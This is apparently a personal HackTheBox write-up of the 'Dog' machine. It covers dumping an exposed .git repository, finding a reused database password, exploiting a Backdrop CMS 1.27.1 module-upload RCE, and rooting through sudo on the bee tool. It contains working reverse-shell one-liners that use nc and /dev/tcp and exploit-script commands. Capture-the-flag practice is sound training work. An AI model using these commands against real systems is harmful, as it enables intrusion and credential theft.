09/03/25
Dog
hackthebox
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
Today, we’re diving into the "Dog" machine from HackTheBox.
We’ll skip the boring Nmap —ports 22 and 80 are open, as usual—and jump straight into the action
Enumerate Directory
to enumerate directory i used dirsearch
dirsearch -u http://10.10.11.58

[23:56:25] Starting:
[23:56:32] 200 -   95B  - /.git/COMMIT_EDITMSG
[23:56:32] 200 -  409B  - /.git/branches/
[23:56:32] 200 -  650B  - /.git/hooks/
[23:56:32] 200 -   23B  - /.git/HEAD
[23:56:32] 301 -  309B  - /.git  ->  http://10.10.11.58/.git/
[23:56:32] 200 -   92B  - /.git/config
[23:56:32] 200 -  604B  - /.git/
[23:56:32] 200 -   73B  - /.git/description
[23:56:32] 200 -  455B  - /.git/info/
[23:56:32] 200 -  476B  - /.git/logs/
[23:56:32] 200 -  240B  - /.git/info/exclude
[23:56:32] 301 -  319B  - /.git/logs/refs  ->  http://10.10.11.58/.git/logs/refs/
[23:56:32] 200 -  230B  - /.git/logs/HEAD
[23:56:32] 301 -  325B  - /.git/logs/refs/heads  ->  http://10.10.11.58/.git/logs/refs/heads/
[23:56:32] 200 -  230B  - /.git/logs/refs/heads/master
[23:56:32] 200 -  461B  - /.git/refs/
Git repositories track code changes and tools like GitHack automate dumping this data:
python3 GitHack/GitHack.py http://10.10.11.58/.git

The output was a flood of files
After dumping the repo, we gonna Dig and grep for keywords:
grep -rE "password|@dog.htb|administrator|database" 10.10.11.58
output:
10.10.11.58/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json:        "tiffany@dog.htb"

10.10.11.58/settings.php:$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
we’ve got an email tiffany@dog.htb (probably the admin’s dog’s email) and a database credential (BackDropJ2024DS2024). I tried grepping for more "password" instances and nothing so with this email and password of the database i authenticate with the login and it works .
Exploring the site, The website runs Backdrop CMS 1.27.1, which has an RCE vulnerability via malicious module uploads. We use an ExploitDB script to generate a reverse shell module.! Check it out: .
so we gonna try to exploit that script
python3 52021.py http://10.10.11.58
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip

Go to http://10.10.11.58/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://10.10.11.58/modules/shell/shell.php
The exploit generates a .zip file, it didn't work with Backdrop CMS .I realized it needed a .tar file instead. So, I took the shell folder it created and packed it up:
tar -cvf shell.tar shell/
Uploading the Payload:
so after that we gonna choose the third choose uploading file from our laptop and upload the dog.tar , and after successefly uploaded , try to go to /model/shell/shell.php as python script shows
Time for a reverse shell payload, inside of :
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc ip port >/tmp/f
so putting in it in the and run a listener with nc or whatever u like I plugged that into the http://10.10.11.58/modules/shell/shell.php , set up a listener with nc or socat, and bam!
$ socat TCP-LISTEN:port -
bash: cannot set terminal process group (1002): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$  whoami
whoami
www-data
bash-5.0$
Woof! We’re in as www-data. Now, let’s climb the ladder to root.
Privelage escalation
Bad Way or The Accidental Root
bash-5.0$  whoami
whoami
www-data
bash-5.0$ bash -p
bash -p
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
whoami
root
Root access just like that? I could read all the files, but this felt too easy—probably a misconfiguration Anyway, let’s do it the legit way
Good Way
Remember that database password we found earlier, BackDropJ2024DS2024? I initially tried using it to log in directly to the MySQL database, but it didn’t work. After some trial and error (and a few facepalms), I started wondering: what if this password is reused for one of the system users? We had two users on the machine ,Jobert and Johncusack. So, I tested it by attempting to SSH into the system as Johncusack with that password, and—surprise—it worked!
Logged in as Johncusack, I checked his privileges:
User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
Bee-autiful! The bee command is a Backdrop CMS tool for developers. A peek at its help menu revealed it can run PHP scripts—our way to root! I created a malicious PHP file in /tmp:
-bash-5.0$ cat shell.php
& /dev/tcp/$IP/$port 0>&1\""); ?>
Saved it as shell.php, then tried running it with bee:
-bash-5.0$ sudo /usr/local/bin/bee php-script /tmp/shell.php

 ✘  The required bootstrap level for 'php-script' is not ready.

-bash-5.0$ /usr/local/bin/bee status

 ⚠ No Backdrop installation found. Run this command again from within a Backdrop installation, or use the '--root' global option.
The --root flag points to the Backdrop installation and Most web are in /var/www/html so i give it a shot :
sudo /usr/local/bin/bee --root=/var/www/html php-script /tmp/shell.php
Set up a listener with nc or socat , and voilà:
$socat TCP-LISTEN:1234 -
root@dog:/var/www/html#
Rooted